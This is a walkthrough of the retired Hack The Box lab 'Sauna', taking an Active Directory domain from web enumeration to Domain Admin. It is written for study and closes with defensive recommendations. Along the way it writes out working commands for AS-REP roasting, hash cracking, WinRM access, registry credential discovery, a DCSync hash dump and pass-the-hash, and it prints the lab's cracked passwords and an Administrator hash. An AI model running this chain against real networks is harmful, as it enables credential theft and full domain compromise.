Jun 18, 2026
Sauna HTB Walkthrough
This post documents an authorized retired Hack The Box lab machine for educational purposes only. The techniques discussed here should only be used in environments where you have explicit permission to test.
From Exposure to Domain Admin
Active Directory remains one of the most commonly targeted components in enterprise environments, yet many compromises still begin with surprisingly small oversights. This writeup walks through the compromise of a retired Windows domain lab, focusing not just on the tools used, but on the decisions that shaped the attack path.
Rather than relying on a single critical vulnerability, this environment fell due to a chain of misconfigurations: exposed employee information, a Kerberos account without preauthentication, insecure credential storage, and excessive Active Directory permissions. Each issue on its own may appear low-risk, but together they resulted in full Domain Admin access.
The goal of this writeup is to document that progression clearly, highlighting both offensive methodology and defensive lessons that apply well beyond CTF environments.
Network Enumeration
I started with a full TCP scan against the target.
nmap -p- --min-rate 10000 -oA scans/full-tcp $IP
After identifying the open ports, I followed up with service and version detection.
nmap -sC -sV -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985 -oA scans/service-scan $IP
The scan revealed a classic Windows Active Directory environment, including:
- DNS on port
53 - HTTP on port
80 - Kerberos on port
88 - LDAP / LDAPS on ports
389and636 - SMB on port
445 - WinRM on port
5985
The presence of Kerberos, LDAP, and SMB immediately suggested that Active Directory attacks would be the primary focus rather than pure web exploitation.

Nmap scan showing common Active Directory services
Web Enumeration
Browsing to port 80 revealed a static banking website with several informational sections:
/index.html/contact.html/about.html/blog.html
The About page was especially valuable because it exposed employee names. In Active Directory environments, employee names can often be converted into possible username formats and tested against Kerberos.

Employee names exposed on the website
Username Generation
Using the discovered employee names, I generated a custom username list based on common Active Directory naming conventions.
Examples included:
FirstLastFirst.LastFirstFLast
This gave me a small, targeted list of potential domain usernames to test.

Custom username list generated from exposed employee names
AS-REP Roasting
Since Kerberos was exposed, I tested the generated username list for AS-REP roastable accounts.
AS-REP roasting targets users that have the Do not require Kerberos preauthentication setting enabled. When this setting is present, it may be possible to request encrypted authentication material for the account without knowing the password first.
impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile users -dc-ip $IP | grep -v 'KDC_ERR_C_PRINCIPAL_UNKNOWN'
This returned a Kerberos hash for the user fsmith.

AS-REP roastable hash discovered for fsmith
Password Cracking
I saved the AS-REP hash and attempted to crack it with John the Ripper using rockyou.txt.
john hashes --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt
John successfully cracked the password for fsmith.
fsmith : Thestrokes23

Password cracked with John the Ripper
Remote Access Confirmation
With valid credentials, I tested whether the account had WinRM access.
nxc winrm $IP -u fsmith -p 'Thestrokes23'
The result confirmed that fsmith could authenticate over WinRM.

WinRM access confirmed for fsmith
I then obtained an interactive shell using Evil-WinRM.
evil-winrm -i $IP -u fsmith -p 'Thestrokes23'

Interactive shell obtained with Evil-WinRM
Privilege Escalation
After gaining access as fsmith, I began local enumeration. Manual checks did not immediately reveal a path forward, so I uploaded WinPEAS to look for common privilege escalation opportunities.
upload winPEASx64.exe
.\winPEASx64.exe
WinPEAS revealed AutoLogon credentials stored in the registry for a service account.
svc_loanmgr : Moneymakestheworldgoround!
Finding plaintext credentials in the registry is dangerous on its own, but the impact depends heavily on what privileges the account has in the domain.

AutoLogon credentials discovered in the registry
Active Directory Enumeration
While enumerating locally, I also collected domain data for BloodHound analysis.
rusthound --domain EGOTISTICAL-BANK.LOCAL -u fsmith@egotistical-bank.local -p 'Thestrokes23' -i $IP --dc-only
BloodHound showed that svc_loanmgr had the following permissions:
DS-Replication-Get-ChangesDS-Replication-Get-Changes-All
These permissions allow DCSync attacks. In practice, this means the account can request password replication data from the Domain Controller, effectively allowing it to retrieve domain password hashes.
That makes the account extremely high impact, even if it is not directly a member of Domain Admins.

BloodHound identifying DCSync-capable permissions for svc_loanmgr
DCSync Attack
Using the recovered service account credentials, I performed a DCSync attack with Impacket.
impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@sauna.egotistical-bank.local
This successfully dumped domain password hashes, including the Administrator hash.

Domain hashes dumped with DCSync
Domain Admin Access
With the Administrator NTLM hash, I authenticated using pass-the-hash.
evil-winrm -i $IP -u Administrator -H 823452073d75b9d1cf70ebdf86c7f98e
This resulted in full Domain Admin access.

Domain Admin access achieved
Attack Chain Summary
The full compromise path was:
- Enumerate exposed Active Directory services.
- Identify employee names from the public website.
- Generate likely usernames.
- Discover an AS-REP roastable user.
- Crack the Kerberos hash for
fsmith. - Authenticate over WinRM.
- Discover AutoLogon credentials for
svc_loanmgr. - Identify DCSync privileges in BloodHound.
- Dump domain hashes using
secretsdump. - Use the Administrator hash to gain Domain Admin access.
Takeaways
This machine demonstrated how several seemingly separate weaknesses can combine into a complete domain compromise.
Key lessons:
- AS-REP roasting remains a powerful initial access vector when Kerberos preauthentication is misconfigured.
- Employee name exposure on public-facing websites can directly support username generation.
- AutoLogon credentials are extremely dangerous, especially when tied to privileged service accounts.
- DCSync rights should be treated as Domain Admin-equivalent.
- BloodHound is invaluable for identifying non-obvious Active Directory attack paths.
Defensive Notes
Several defensive actions would have disrupted this attack path:
- Enforce Kerberos preauthentication on all users.
- Avoid exposing employee naming patterns publicly where possible.
- Audit for accounts with
Do not require Kerberos preauthenticationenabled. - Regularly review registry locations that may contain stored credentials.
- Avoid AutoLogon for domain accounts, especially service accounts.
- Monitor for abnormal directory replication behavior.
- Audit accounts with
DS-Replication-Get-ChangesandDS-Replication-Get-Changes-All. - Treat DCSync-capable permissions as highly privileged.
- Alert on suspicious use of replication APIs and secretsdump-like behavior.
Conclusion
Sauna is a strong example of how Active Directory compromises often happen through chains rather than single vulnerabilities. No one step was especially exotic, but each discovery moved the attack forward: public employee names enabled username generation, username generation enabled AS-REP roasting, cracked credentials enabled access, local enumeration revealed service account credentials, and delegated replication permissions led to full domain compromise.
For defenders, the lesson is clear: identity misconfigurations compound quickly. Small exposures and overlooked permissions can become domain-wide risk when chained together.